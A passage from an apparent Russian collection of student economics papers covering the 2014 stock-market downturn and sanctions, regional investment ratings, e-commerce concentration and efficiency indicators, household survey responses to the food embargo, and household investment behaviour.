1. ПЛАН Министерства финансов Российской Федерации на 2012 – 2015 годы по развитию бухгалтерского учета и отчетности в Российской Федерации на основе Международных стандартов финансовой отчетности (в редакции приказа Минфина России от 30.11.2012 № 455).

2. Лысенко Д., «МСФО в России – текущие вопросы применения»// www.audit-it.ru.

3. Рубцова Е., «Перспективы и практика применения МСФО в России 2013» // www.ifrs-professional.com.

Тренды и перспективы развития рынка акций в условиях волатильности российской экономики

Савин В.А.

Научный руководитель: О.Л. Савенко О.Л., к.э.н., доцент

Рынок акций является неотъемлемым элементом, влияющим на эффективное развитие современной экономики рыночного типа, поскольку именно с помощью него происходит вовлечение капитала в оборот хозяйствующих субъектов, а также его миграция в более перспективные

отрасли, и при определенных условиях способствует развитию реального сектора экономики. Поэтому мониторинг состояния и определение перспектив развития рынка акций является актуальным направлением научных исследований, особенно в периоды высокой экономической волатильности.

Для определения перспектив развития с учетом сложившихся трендов рынка акций в РФ необходимо идентифицировать систему показателей, с помощью которой возможно измерить происходящие на нем структурные, количественные и качественные изменения. В систему измерения, таким образом, целесообразно включить следующие показатели: динамику общей капитализации рынка акций; динамику суммы торгуемых эмитентов; динамику дневного оборота.

Начиная с 2014 года, экономика России переживает серьезную политическую и экономическую волатильность. Следует отметить высокую важность волатильности не как одного из традиционно применяемых в оценивании различных процессов и явлений показателей статистики, а как ключевого индикатора качества динамики системы отношений, возникающих между реальным сектором экономики и рынком акций под воздействием совокупности факторов. Поэтому для анализа сложившихся тенденций на рынке акций, а также выявления трендов его развития необходимо выделить ряд факторов, влияние которых стало определяющим в его развитии.

На современном этапе развития рынок акций в значительной мере зависит от множества внутренних и внешних факторов, которые в той или иной степени влияют на его динамику и текущее состояние. К внешним факторам можно отнести индекс реального эффективного курса рубля, цену на нефть, динамику индекса S&P 500, уровень иностранных инвестиций, политические и экономические действия, направленные в сторону России, кредитный рейтинг. К внутренним - учетную ставку ЦБ, темп роста ВВП, инфляцию, отраслевые показатели, финансовое состояние компаний.

Важно отметить, что в последнее время на передний план выдвигаются гибридные факторы, реализуемые в форме санкций, и оказывающие в совокупности сильнейшее экономико-политическое воздействие на страны, по отношению к которым они применяются. Примером может служить введение санкций такими странами как Евросоюз, США, Канада, Австралия и Новая Зеландия в отношении России в 2014 году.

Особенность санкционного давления в том, что посредством политических решений, принимаемых на высоком международном уровне, обеспечивается ограничение и даже прекращение доступа на рынки капитала, и в итоге - разрыв экономического сотрудничества с крупными российскими компаниями и предприятиями. Вследствие введения санкций крупные российские компании потеряли связь с западными долговыми

рынками, что повлекло за собой рост рисков невыплаты долгов и на несколько порядков снизило инвестиционную привлекательность крупных эмитентов. Так, из всех санкций заметное негативное влияние на котировки оказало объявление о закрытии доступа к долгосрочным займам не только для банков, но и «Роснефти» и «НОВАТЭКа». Таким образом, складывается политическая нестабильность Российской экономики, что подрывает доверие со стороны иностранных инвесторов и рейтинговых агентств. Так к концу 2014 года такие агентства как Moody's, S&P и Fitch снизили кредитный рейтинг России до спекулятивного уровня, что означает увеличение ставок по внешнему кредиту.

Так как Российская экономика по-прежнему остается сильно зависима от цен на энергоресурсы, то довольно стремительное падение стоимости нефти в течение 2014 года на 47,76% (с 103 до 53,8 долл./барр.), несомненно, увеличивало волатильность и напряженность в экономике.

Начиная с июня 2014 г., курс национальной валюты по отношению к доллару, торгуемый последние 3 года в коридоре 27-33 рубля взлетел более, чем на 100%, имея максимум 69,234 рубля за доллар к закрытию 15 декабря 2014 года. В эту дату внутридневное колебание доходило до уровня 80 руб./долл. При этом были все возможные попытки ЦБ РФ замедлить ослабление рубля и снизить волатильность экономики.

В течение 2014 года ключевая ставка поднималась 6 раз, кроме того, были проведены интервенции на сумму 76,13 млрд. долл., которые не оказались эффективными.

Для рынка акций данные действия Центрального банка имели следующие эффекты: поднятие ключевой ставки ограничило возможность увеличения прибыли и дальнейшего роста для корпоративного сектора, так как подорожали кредитные ресурсы; акции начали терять привлекательность, в связи с ростом доходности облигаций, что обуславливает перемещения инвестиционных ресурсов с рынка акций.

Кроме того, инфляция составила 11,4 % вместо планируемых 5%, что также снизило привлекательность вложений в акции из-за уменьшения их доходности.

Таким образом, чистый отток капитала из России в 2014 году, согласно представленной Центральным банком оценке платежного баланса, составил \$151,5 млрд. В 2013 году показатель составлял \$61 млрд. Тем самым, отток увеличился в 2,5 раза. Кроме того, о снижении уверенности инвесторов можно также судить и по динамике денежных средств из российских ПИФов [2].

Если обратиться к введенной системе показателей, отражающей состояние российского рынка акций, то можно заметить негативное влияние выше описанных факторов. Так, вся внутригодовая динамика капитализации рынка не выходила за уровень 26 228,67 млрд. руб., который был в начале

года, и к концу 2014 года капитализация имела снижение в 7,5 %, что означает потерю в 1969,66 млрд. руб. в абсолютном выражении.

Оборот рынка акций в 2014 году составил 38 921 268 275 руб./день, что в сравнении с годом ранее (2013 год- 31 285 071 379 руб./день) говорит о возросшем уровне напряженности и неопределенности инвесторов, а также об увеличении спекулятивной составляющей в течение года.

Количество торгуемых эмитентов снизилось на 5,96% и составило 568 эмитентов, что показывает сложности компаний в реальном секторе.

Таким образом, можно сделать вывод, что при сохранении волатильной недифференцированной экономики будет наблюдаться рост спекулятивных операций при одновременном сокращении долгосрочных вложений, а также постепенное сокращение и ослабевание российского рынка акций.

Литература:

1. <http://www.investfunds.ru/>
2. <http://www.nlu.ru/>
3. <http://www.cbr.ru/>
4. <http://www.ключевая-ставка.рф/>
5. <http://www.nefttrans.ru/>
6. <http://www.rbc.ru/>

Econometric and instrumental methods of analysis, assessment and forecasting of investment potential in regional economies

Рябко О.П., Смирнова И.С.

The main goal of report is introducing a range of mathematical methods and models in support of adaptability management of the regional socio-economic systems. Simulation modeling is one of the most effective means for visualizing relevant information for investors connected with working system of decision support. This modeling research instrument of regional economies allows the creating of a well-organized system of decision-making by different participants of interregional economic relationships.

The stagnation of the Russian economy has coincided with the completion of major public projects and investment cycles in a lot of main industries. Some of the advantageous characteristics of development are usually diagnosed in regions that have created the necessary infrastructure to attract investors during the period of restoring the economy.

In the scientific community the work of Ph. D. in Economics, rector of Baltic Institute of Economics and Finance, professor Zhdanov V. P. "Investment mechanisms for regional development" is known as research, dedicated to the methodology of estimating the economy dynamics on mesolevel. [1]

In the release, the rating agency "Expert" specialists have noted that the measurements of the region with negative dynamics in the industry have reached a maximum value, since the crisis in 2009. Leaders of the investment attractiveness of the past years are keeping the falling of industrial growth. Therefore, one of the main drivers of economic growth is consumption, and the fundamental difference of the current economic situation from 2009 is the positive dynamics of retail sales between regions. [2]

In statistical yearbooks, describing the socio-economic indicators of regional development, the benefits in terms of institutional arrangements and investments in local infrastructure are related to such regions as Leningrad, Lipetsk, Kaluga, Sverdlovsk, Ulyanovsk and Rostov regions, as well as the Republic of Tatarstan, while the growth of housing construction is concentrated on the "capital" of the market: Moscow, Moscow region and St. Petersburg - 59%, 20% and 36%, respectively.

Rating of investment attractiveness of Russian regions is formed on the basis of official information and Rosstat statistics of federal agencies among which are: the Ministry of Communications, the Ministry of Finance, the Ministry of Nature, Federal Financial Markets Service and the Central bank. Investment attractiveness rating is estimated by two parameters: the investment potential and investment risk. Potential and risk are methodological categories for discussing such regions that captured a larger share of the national market and what kinds of their problems will be resolved with more difficulties for saving positions of the current region.

The total potential consists of nine components: employment recourses, financial recourses, industrial recourses, consumer recourses, institutional recourses, infrastructure recourses, natural resources, tourism and innovation. Integrated risk includes six private risks: financial, social, administrative, economic, environmental and criminal ones. The quantitative contribution of each particular risk or potential in the final indicator is evaluated on the basis of expert's responses, investment and banking communities.

Cluster-procedure is viewed the application of expert evaluation method. The financial adjustment mechanism becomes especially important in a monetary union. Expert's scores allows creating regional clusters in the context of relations «potential-risk».

Probability evaluation in reducing of subsidized regions is based on the forecasts of financial stability of budget. From econometric point of view, development of regional financial potential is depended on such measurements as the state of public finances in the region (the sum of tax revenue, a balanced budget, public debt), as well as assessment of the financial situation of enterprises (profitability/unprofitability and firms, the status of accounts payable and accounts receivable organizations, the availability of investment resources). Detection of

tendencies and laws in the cumulative data is based on target multivariate calculations of industry-specific regional complexes.

Data processing description includes several blocks: The first block «Data sources» presents the main subjects, which prepares public analytical reports; The second block «Procession» presents the approach to creating integrated regional estimation; The third block «Data warehouse» presents the database of regional development research; The forth block «Analytical system» presents the instruments for assessment of the most influential statistical information; The fifth block «Decision Support System» presents the consumers of investment potential scores.

The following main factors are active in regional decision-support system: region`s potential resource (labor, nature, production, finance) and attracted resources (investments and centralized capital investment) and real production processes. Model approach to the formation of a rating based on indicators of regional development allows us to consider the main trends in investment attractiveness in the context of relations "center-periphery", promotes the development of integrated planning targets in different subjects.

References:

1. Латышенко Г.И., Латышенко Д.А. Совершенствование механизма эффективного управления инвестиционными процессами на уровне региона // <http://cyberleninka.ru/>.
2. РА «Эксперт». Режим доступа: <http://raexpert.ru/ratings/regions/2013>

Генезис электронной коммерции: структура и оценка эффективности

Удодова А.Н.

Вопросы возникновения, становления и развития электронного бизнеса в России носят многогранный и многоаспектный характер.

Функционирование инфраструктуры электронной коммерции базируется на технологических и организационных процессах, обеспечивающих взаимодействие и связь участников на электронном рынке. В свою очередь, можно отметить формирование ряда локальных рынков в сфере инфраструктуры электронной коммерции, таких как производственная инфраструктура, инфраструктура перемещения, сбыта и обслуживания.

Определим некоторые параметры экономической деятельности в сфере электронной коммерции [1]. Так, по нашей оценке, индекс концентрации данного рынка, рассчитанный как сумма долей 3 крупнейших интернет-магазинов, составляет $CR_3 = 0,28$, что свидетельствует о достаточно высоком уровне конкуренции. Значение индекса Херфиндаля-Хиршмана, рассчитанный на эмпирической базе 50 интернет-магазинов (с учетом их доли в объеме реализации), подтверждает это. Так, $HHI = 447,632$, что позволяет отнести данный рынок типу «низкоконцентрированный и

многочисленный». Известно, что при $CR < 45\%$ и $HHI < 1000$ разрешаются слияния и поглощения.

Применив инструментарий теории «нечеткой логики» [2], преобразуем индекс и границы, разделив их на 10000. Значения функции принадлежности, которая показывает «степень принадлежности базовой переменной нечеткому множеству», для монополии, олигополии, совершенной конкуренции и монополистической конкуренции определяются по формуле:

$$M(x) = \begin{cases} 0, & 0 \leq x \leq i, \\ 1, & x \geq g, \\ 0,5 \left\{ 1 + \sin \frac{\pi}{g-i} \left(x - \frac{g+i}{2} \right) \right\}, & i \leq x \leq g, \end{cases} \quad (1)$$

Были получены следующие результаты: $HHI=447,6$; $X=HHI/10000=0,045$; $M1(x)=0$; $M2(x)=0,251$; $M3(x)=0,502$; $M4(x)=0,496$.

Здесь $M(1)$ - функция принадлежности монополии, $M(2)$ - олигополия, $M(3)$ - совершенная конкуренция, $M(4)$ - монополистическая конкуренция. Поскольку значение функции $M(3)$ имеет максимальное значение, рынок интернет-торговли в России в большей степени соответствует совершенной конкуренции (двухсторонней полиполии).

Выход на рынок интернет-торговли свободен, входные барьеры отсутствуют. Издержки входа не велики: не обязательно инвестировать в создание собственной виртуальной торговой площадки (сайта) с нуля, с привлечением соответствующего персонала. Для этого можно воспользоваться услугами специализированной компании, представляющей услуги по обслуживанию «типовых» страниц интернет-магазинов: «Али-экспресс», «Е-Бэй», «Близко», «Пульс цен», «Я покупаю». Такой аутсорсинг значительно снижает издержки продавца. Кроме того, отпадает необходимость в приобретении дорогостоящего торгового оборудования, найме торгового и обслуживающего персонала, продвижения сайта. Не нужно регистрировать домен и заключать договор с провайдером.

Важным и актуальным направлением исследования деятельности субъектов в сегменте электронной коммерции представляется оценка эффективности данной деятельности. В процессе оценки эффективности деятельности в электронной коммерции традиционно оцениваются технические, экономические, организационные и маркетинговые аспекты. Маркетинговые параметры помогают определить эффективность используемой программы продвижения сервера в среде Интернет и эффективность использования инструментов интернет-маркетинга. В их основе лежит анализ, полученной информации, например, из своих собственных счетчиков статистики или открытых счетчиков конкурентов (таблиц 1).

В действующей практике, фирмы, специализирующиеся на создании и продвижении интернет-магазинов, оценивают общее число посещений сайта

в разрезе дневной аудитории, недельной и т.д., число просмотров товарных страниц, каналы привлечения посетителей, количество переходов из социальных сетей, показатель конверсии, количество брошенных корзин, среднее время пребывания на сайте и среднее количество просмотренных страниц (необходимо совсем отказаться от этого показателя). Важными показателями являются показатель возврата посетителей, страницы выхода. Однако, все эти показатели, на наш взгляд, не дают полного представления об оправданности построения деятельности предприятия на основе веб-сервера в сети Интернет с позиций оценки классической экономической эффективности.

Таблица 1 – Показатели эффективности электронной коммерции [составлено автором по результатам анализа сферы электронной коммерции]

Существующая система показателей оценки эффективности электронной коммерции	Усовершенствованная система показателей электронной коммерции
Рентабельность деятельности в сфере электронной коммерции	
Общее число посещений	$\frac{\text{Прибыль}}{\text{Эксплуатационные затраты на содержание сайта}} * 100$ Рентабельность продаж: $\frac{\text{Валовая прибыль}}{\text{Выручка}}$ $\frac{\text{Прирост выручки}}{\text{Эксплуатационные затраты на содержание сайта}}$ (для сайтов-визиток) Доля интернет продаж в обороте: $\frac{\text{Объем интернет-продаж (выручка)}}{\text{Выручка от реализации товаров, услуг}}$
Рентабельность интернет-продаж	
Число просмотров товарных страниц	Динамика числа просмотров товарных страниц, но с учетом доли реальных покупок: $\frac{\text{Число заказов}}{\text{Число посещений просмотров}} * 100$
Доход от посещения покупателя	$\frac{\text{Прибыль интернет-магазина}}{\text{Доход (прибыль)}}$ $\frac{\text{Количество уникальных посетителей}}{\text{Число купленных товарных позиций}}$ $\frac{\text{Количество уникальных посетителей}}{\text{Количество уникальных посетителей}}$
Каналы привлечения покупателей	
Переходы из социальных сетей	$\frac{\text{Переходы из социальных сетей}}{\text{Общее число посещений}}$
Каналы привлечения посетителей	$\frac{\text{Переходы по каналу 1}}{\text{Общее число посещений}}$
Показатель конверсии	$\text{Средний чек заказа} = \frac{\text{Выручка от интернет – продаж}}{\text{Число заказов}}$
Приверженность покупателей	
Количество брошенных корзин	$\frac{\text{Число повторных заказов}}{\text{Общее число заказов}}$ Динамика вновь зарегистрированных пользователей (обращений – для сайтов-визиток)
Среднее время пребывания на сайте и среднее количество просмотренных страниц	отказаться

Если перейти от оценки абсолютных показателей к расчету относительных, объединить маркетинговые параметры оценки интернет-коммерции и традиционные показатели эффективности, то может быть сформирована наиболее совершенная система показателей. Очевидно, что при этом очень важно рассматривать представленные показатели в динамике.

Рентабельность интернет-продаж оценивается с помощью показателя динамики числа просмотров товарных страниц, но с учетом доли реальных покупок. Показатель, получаемый как отношение общего числа заказов к общему числу посещений, помогает оценить, сколько заказов в среднем приходится на одно посещение.

Также необходимо обращать внимание на такие показатели как прибыль интернет-магазина, а также на средний доход (прибыль), получаемый в расчете на одного уникального посетителя, среднюю товарную корзину уникального посетителя.

Более адекватную и универсальную оценку каналов привлечения покупателей дает не абсолютное число переходов, а отношение переходов из социальных сетей к общему числу посещений, характеризующее процент посещений сайта по определенному каналу.

Средний чек заказа в интернете в сравнении с аналогичным показателем в «реальности» позволит оценить интернет-активность покупателей. Приверженность покупателей при этом оценивается отношением числа повторных заказов к общему числу заказов и динамикой вновь зарегистрированных пользователей (обращений – для сайтов-визиток).

Таким образом, предложенная система показателей позволит оценить целесообразность создания интернет-магазина (перехода от реальных продаж к электронной торговле), сопоставить отдачу различных каналов формирования клиентской базы, корректировать структуру ассортимента, провести анализ эффективности деятельности в динамике, на основе чего осуществлять оперативное и стратегическое планирование в области интернет-продаж.

Литература:

1. Топ 200. Газета «Коммерсантъ» 01.05.2013г.
//<http://www.kommersant.ru/doc/2181834>
2. Николаев Д.В. Методический подход к идентификации типа рыночной структуры (на примере рынка рыбопродукции Приморского края)
// <http://www.ecfor.ru/pdf.php?id=2013/1/09>

Социально-экономическое положение российских домохозяйств и их реакция на кризисные явления в экономике

Фабрицкая А.А.

Экономические и финансовые санкции, введенные США и ЕС и ответные санкции, объявленные со стороны России, оказали существенное влияние на российскую экономику: с 110-115 долл./барр. в начале 2014 г. до 63-64 долл./барр. в апреле 2015 года снизились цены на нефть, почти в два раза упал курс национальной валюты, до 16 % ускорилась инфляция [6, с. 5]. Изменилось и социально-экономическое положение российских домохозяйств – впервые с начала 2000-г гг. уменьшились их реальные располагаемые доходы.

При этом наибольшее снижение отмечается в оценках домохозяйствами произошедших изменений в экономике России и личного материального положения. Индекс произошедших изменений в экономике России снизился на 26 % и составил (-52%) против (-26%) в IV квартале 2014 года. Индекс произошедших изменений в личном материальном положении снизился на 14 процентных пунктов и составил (-28%) против (-14%) в IV квартале 2014 года. [3].

В такой ситуации возникает необходимость мониторинга реакции российских домохозяйств на обострение социально-экономической и политической ситуации. Наша гипотеза состоит в том, что, несмотря на внушительный список импортных продуктов, попавших под запрет ввоза в Россию, отсутствие деликатесов для большинства российских домохозяйств - потребителей не изменит существенно структуру потребления. Кроме того, ряд экспертов оптимистично оценивает ввод санкций на потребительские продукты, не считая, что санкции приведут к серьезным изменениям потребительской картины. Однако ввод санкций дает возможность поставщикам искусственно завышать потребительские цены. По данным ФСГС РФ за 2014 г. цены на продукты питания в среднем выросли на 11%, а на некоторые виды - на 40%. Подобный рост цен обусловлен рыночными механизмами - если дорожают доллар и евро, то дорожают и привезенные продукты, следовательно, товары так же незамедлительно растут в цене. Безусловно, необходимо налаживать поставки из других стран, развивать импортозамещение и поддерживать национальных производителей. О необходимости развивать в России импортозамещение речь шла задолго до введения санкций. Без решения этого вопроса сложно говорить об экономической и продовольственной безопасности страны, о социальной стабильности. Санкции не породили эту проблему, а лишь в очередной раз подчеркнули ее важность и особую актуальность для России.

Возвращаясь к оценке российскими домохозяйствами сложившейся ситуации на потребительском рынке, и дальнейших перспектив уровня жизни и потребления и последствий от санкций, отметим, что такое исследование проведено нами в сравнительном анализе результатов опросов Фонда общественного мнения (ФОМ), проведенного среди 1500 респондентов 43 субъектов РФ и авторского экономико-социологического опроса, проведенного в январе-марте 2015 г. среди 40 респондентов г. Ростова-на-Дону и Ростовской области. [2,4]. Проведенный анализ показал, что большинство опрошенных не почувствовали последствий введенных санкций (табл. 2).

Таблица 2 – Ответы на вопрос: *«В список запрещенных к ввозу продуктов вошли молочные продукты, мясо, птица, рыба, овощи, фрукты и т. д. стран Евросоюза, США, Австралии, Канады и Норвегии. В какой степени этот запрет отразился на уровне Вашей жизни и потребления»* [составлено автором]

	Данные исследований ФОМ	Данные авторского социолого-экономического исследования
существенно	8%	14%
несущественно	7%	7%
не отразился	80%	79%
затрудняюсь ответить	5%	0%

Как видно из таблицы, 80% опрошенных респондентов не почувствовали на себе последствий введенных санкций. Это же подтверждают результаты и авторского исследования.

Следующий вопрос относился к мнению российских домохозяйств о возможности замены запрещенных к ввозу товаров аналогичными отечественными продуктами или продуктами из других стран (табл. 3).

Таблица 3 – Ответы на вопрос *«По вашему мнению, удастся ли заместить запрещенные к ввозу товары аналогичными отечественными продуктами или продуктами из других стран?»* [составлено автором]

	Данные исследований ФОМ	Данные авторского социолого-экономического исследования
удастся	84%	86%
не удастся	7%	7%
затрудняюсь ответить	9%	7%

Из данных таблицы следует, что большинство респондентов положительно оценивают перспективы развития импортозамещения.

Далее исследована реакция российских домохозяйств на изменение ассортимента продуктовых магазинов (табл. 4).

Таблица 4 – Ответы на вопрос «Как изменился, по вашему мнению, ассортимент товаров в продуктовых магазинах» [составлено автором]

	Данные исследований ФОМ	Данные авторского социолого- экономического исследования
увеличился	5%	0%
сократился	11%	21%
не изменился	78%	79%
затрудняюсь ответить	6%	0%

Практически 80% опрошенных не заметили изменения ассортимента на прилавках магазинов. Сокращение по результатам ФОМа отметил каждый 10. Авторский опрос показал, что респонденты в два раза чаще замечают изменение ассортимента.

В таблице 5 отражено мнение респондентов относительно цен на продукты питания.

Таблица 5 – Ответы на вопрос «В продуктовых магазинах, которыми вы обычно пользуетесь, цены на продукты в целом выросли, снизились или не изменились?» [составлено автором]

	Данные исследований ФОМ	Данные авторского социолого-экономического исследования
выросли	75%	100%
снизились	1%	0%
не изменились	19%	0%
затрудняюсь ответить	5%	0%

По нашему мнению, что результаты авторского опроса, отраженные в таблице 5, более показательны – каждый респондент заметил рост цен, в то время как данные опроса ФОМ свидетельствуют о каждом пятом респонденте, который его не заметил.

Следующий вопрос показывает, связывают ли домохозяйства рост цен и запрет на ввоз продуктов.

Таблица 6 – Ответы на вопрос «Как вам кажется, изменение цен связано или не связано с запретом на ввоз продуктов из некоторых стран?»

	Данные исследований ФОМ	Данные авторского социолого-экономического исследования
связано	42%	71%
не связано	24%	0%
затрудняюсь ответить	10%	29%

По результатам приведенной таблицы, меньше половины опрошенных ФОМ связывают рост цен с введенными санкциями. Каждый четвертый считает, что эти два факта не связаны. В наших же результатах 71 % считают их связанными, и не находится таких, кто с этим не согласен.

Далее отражено мнение домохозяйств о качестве продуктов.

Таблица 7 – Ответы на вопрос «А качество продуктов в магазинах, которыми вы обычно пользуетесь, в целом повысилось, снизилось или не изменилось?» [составлено автором]

	Данные исследований ФОМ	Данные авторского социолого-экономического исследования
повысилось	8%	0%
понизилось	8%	0%
не изменилось	77%	100%
затрудняюсь ответить	7%	0%

Как видно из таблицы 7, абсолютное большинство опрошенных не наблюдает изменений в качестве продуктов.

Таблица 8 отражает данные о рационе потребителей после ввода ответных санкций.

Таблица 8 – Ответы на вопрос «Ваш рацион как-то изменился после запрета на ввоз продуктов из некоторых стран или никак не изменился?»

	Данные исследований ФОМ	Данные авторского социолого- экономического исследования
изменился	6%	0%
не изменился	91%	100%
затрудняюсь ответить	3%	0%

Из данных таблицы следует, что у большинства потребителей рацион не изменился за последнее время.

Последний вопрос показывает отношение домохозяйств к введенному эмбарго.

Таблица 9 – Ответы на вопрос «Вы лично одобряете или не одобряете запрет на ввоз в Россию продуктов из стран Евросоюза, США, Австралии, Канады и Норвегии?» [составлено автором]

	Данные исследований ФОМ	Данные авторского социолого- экономического исследования
одобряю	72%	93%
не одобряю	14%	0%
затрудняюсь ответить	14%	7%

Как видно из таблицы, 72% опрошенных одобряют ввод санкций. Даже из числа тех, для кого запрещенные к ввозу продукты составляли значительную часть рациона, больше половины одобряет это решение.

Проведенный экономико-социологический опрос предоставил реальное представление о реакции российских домохозяйств на сложившуюся ситуацию на потребительском рынке после введения санкций. В целом, результаты, полученные в ходе проведенного нами опроса вполне верифицируются результатами опроса ФОМа: большой процент ответов приходится на одинаковые пункты с небольшими отклонениями, не имеющими принципиального значения, но требующих комментариев.

Опрос более 1500 респондентов ФОМ показал, большинство опрошенных не наблюдают сокращения ассортимента и не ожидают его в будущем. Рост цен отметили 75% респондентов, опрошенных ФОМ и 100% опрошенных нами. Хотя это связывают с санкциями в среднем около 50%, по нашему мнению, цены либо естественно завышены, либо искусственно, но, в любом случае, это последствия введенных санкций (исключая продукты, цены на которые повышаются в связи с сезоном). Тем не менее, рацион у 91% респондентов ФОМ и у 100% респондентов г. Ростова-на-Дону и Ростовской области не изменился. Следует отметить, что на потребительское поведение оказали и экспертные прогнозы относительно того, что потребительские цены не снизятся в ближайшее время. Так, результаты опроса, проведенного ФОМ сообщают о том, что за последние 3 месяца 39% потребителей отдали предпочтение более дешевым маркам, 31% отказались от покупки некоторых продуктов, а 29% стали покупать в целом меньше продуктов, экономя на еде, в основном - на мясе и птице, сырах и колбасах, а так же на фруктах. [4].

Несмотря на эти обстоятельства, 72% опрошенных ФОМ и 100% респондентов, опрошенных автором, одобряют введение ответных санкций. Таким образом, проведенный экономико-социологический опрос подтвердил нашу гипотезу о том, что *российский потребитель сохраняют сдержанный*

оптимизм, готов смириться со сложной ситуацией на рынке, что можно связать с тем фактом, что среди россиян наблюдается рост патриотизма и это напрямую отражается на оценке происходящего. Российские потребители верят, что эмбарго окажет благотворное влияние на развитие отечественной экономики. Однако отметим, что речь идет только о рынке продуктов питания, реакция потребителей на рынке медикаментов, предположим, разумеется, отличается, кроме того, ситуация отражает ситуацию и отношений потребителей в течение последнего полугодия и пока показывает потребительское «терпение», но, разумеется, требует дальнейшего мониторинга меняющейся ситуации для потребителей на отраслевых рынках и их реакции на эти изменения.

Литература

1. Интервью ген. директора Всероссийского центра уровня жизни В.Н. Бобкова // <http://www.vcug.ru/news/vyacheslav-bobkov-dal-intervyu-internet-izdaniyu-svobodnaya-pressa/>
2. Потребительское поведение россиян в условиях кризиса (данные опроса Фонда общественного мнения в марте 2015 г.) // <http://fom.ru/Ekonomika/12100>
3. Потребительские ожидания в России в I кв. 2015 г. (данные ФСГС РФ) // http://www.gks.ru/bgd/free/B04_03/IssWWW.exe/Stg/d05/66.htm
4. Продуктовые санкции и ситуация в магазинах (данные опроса Фонда общественного мнения в ноябре 2014 г.) // <http://fom.ru/Ekonomika/11806>
5. Симонов В. Антироссийские санкции и системный кризис в мировой экономике // Вопросы экономики 2015. № 2.
6. Улюкаев А., Мау В. От экономического кризиса к экономическому росту, или как не дать кризису превратиться в стагнацию // Вопросы экономики. 2015. № 4.
7. Уровень жизни и доходы населения в феврале 2015 года // http://www.gks.ru/bgd/free/B15_00/IssWWW.exe/Stg/dk02/6-0.doc

Современные особенности инвестиционного поведения населения России

Шахвардиев И.В.

Научный руководитель: Шевченко Д.А., к.э.н. доцент

Инвестиции – важнейшее звено экономической системы каждой страны. Изменение объемов инвестиций оказывает воздействие на объем общественного производства и занятости, приводит к структурным сдвигам в экономике, стимулированию развития определенных отраслей и сфер

хозяйства. В настоящее время сбережения населения являются одним из перспективных и существенных источников инвестиционных ресурсов для эффективной реструктуризации и оздоровления отечественной экономики [2]. Страны с устойчивой рыночной экономикой уделяют особое внимание инвестиционной активности, ведь рост ВВП – основного показателя экономического развития страны, связан именно с величиной совокупных сбережений. Поэтому национальные правительства стремятся создать стимулы для создания сбережений и механизмы, которые позволили бы аккумулировать и действительно их использовать в экономике при организации инвестиционной активности населения.

В нашей стране данные механизмы пока не сформированы должным образом, впрочем как и стимулы, которые побуждали бы население инвестировать свои накопления для увеличения своего дохода в будущем, вместо личного потребления в настоящем. Для российской экономики исправление данной ситуации – одна из первостепенных задач, так как сбережения населения представляют собой источник свободных денежных средств в условиях неустойчивого мирового рынка. Для более точного понимания следует сказать, что сбережения домохозяйств занимают 83% от общего уровня сбережений в России [2]. Поэтому необходимо сделать так, чтобы эти деньги не обездвиживались, а превращались в инвестиционные ресурсы.

Среди стран БРИКС Россия довольно значительно отстает от остальных по объему и динамике инвестиций. Если в России инвестиции составляют около 20% ВВП, то в Индии и Южной Африке они находятся на уровне 30%, а в Китае — около 50% ВВП. Среди близких соседей показателен Казахстан, где инвестиции в последнее десятилетие составили в среднем 26% ВВП, а экономика росла в среднем на 7,2% ВВП в год против 4,7% в России. Взглянув на более широкую выборку, видишь прямую зависимость темпов роста от уровня инвестиций. Получается, что для ускорения российской экономики до 5% требуется поддерживать инвестиции на уровне 30% ВВП [4].

Но несовершенство инвестиционных механизмов – лишь одна из причин низкой инвестиционной активности населения. Второй по счету, но не по значимости, является проблема низкого уровня благосостояния населения.

По данным Росстата, лишь 12% населения обладают доходами выше 35 000 рублей. Для высокой инвестиционной активности это слишком маленькие цифры.

Для более точного понимания низкого уровня доходов и того, как он влияет на инвестиции, обратимся к еще одному рейтингу. Его каждый год составляет Германская страховая компания Allianz SE. Это рейтинг стран по уровню материального благосостояния на душу населения, под которым

понимаются финансовые активы страны, в том числе депозиты, акции, другие ценные бумаги. Так, в 2012 году Россия занимала 45-ое место с объемом финансовых активов на душу населения в 1,7 тыс. евро (для сравнения, в США, которые занимают 2-ое место, данный показатель составил 100,7 тыс. евро). [8] По итогам 2013 года среднедушевой объем богатства в России увеличился незначительно – до 1,8 тыс. евро, в то время как в США данный показатель вырос до 119,6 тыс. евро. [9] Анализ этого показателя в полной мере позволяет понять, насколько отстала на данный момент наша страна по уровню доходов и какую пропасть надо преодолеть, чтобы добиться большого объема инвестиций в России.

Чтобы более глубоко проанализировать инвестиционное поведение, следует определить источники информации, на основе которых население формирует решения об инвестировании, и уровень доверия к ним.

Из таблицы видно, что на данный момент инвесторы слишком много внимания уделяют информации, которая поступает из неофициальных источников, к примеру, мнению друзей (40%). Это говорит о том, что в России домохозяйства не обладают достаточным уровнем доверия к государственным финансовым и аналитическим структурам. Недоверие сильно возросло после кризиса 2008 года и недавнего обвала национальной валюты. Но следует понимать, что именно доверие позволит увеличить эффективность инвестиций. Проще говоря, куда лучше довериться мнению квалифицированного эксперта, чем знакомому.

Население предпочитает банковские вклады более рискованным, но более доходным операциям с ценными бумагами и инвестициям в развитие собственного дела.

Таким образом, следующей особенностью российских инвесторов является то, что в своем большинстве они достаточно активные потребители. Ради приобретения того, что они захотят именно в этот момент, они готовы отказаться от вклада, а получаемые проценты от вклада они зачастую сразу тратят на текущее потребление.

Подводя итог, можно выделить следующие проблемы, обуславливающие низкие объемы инвестиций российских домохозяйств по сравнению с другими странами: неразвитость механизмов мотивации к инвестиционной деятельности; низкий уровень финансовой грамотности населения; низкий уровень жизни и доходов населения.

Что касается инвестиционного поведения населения, оно обладает следующими особенностями: население доверяет преимущественно неофициальным источникам инвестиционной информации; основная доля инвестиций физическими лицами осуществляется в форме банковских вкладов; высокий коэффициент потребления не позволяет увеличить объемы инвестиций.

Литература:

1. Бояркина Е.В., Казаков Е.А. Инвестиционное поведение населения в ситуации преобразования инвестиционных институтов // Вопросы социологии. – 2008. – № 8.
2. Геронина Н.Р. Сущность инвестиционной активности населения и факторы, определяющие ее развитие // *Российское предпринимательство*. – 2006. – № 2.
3. Инвестиции по уровню доходов // ВЦИОМ, 2010 // <http://wciom.ru/>
4. Пантюшин В. Как выйти из инвестиционной паузы // Forbes. – 11.07. 2013. // <http://www.forbes.ru/mneniya-column/makroekonomika/241923-kak-vyiti-iz-investitsionnoi-pauzy>
5. Сбережения и инвестиции: во что вкладывать деньги // ВЦИОМ, 2014. URL: <http://wciom.ru/index.php?id=236&uid=114819>
6. Уровень жизни населения // Федеральная служба государственной статистики. URL: http://www.gks.ru/wps/wcm/connect/rosstat_main/rosstat/
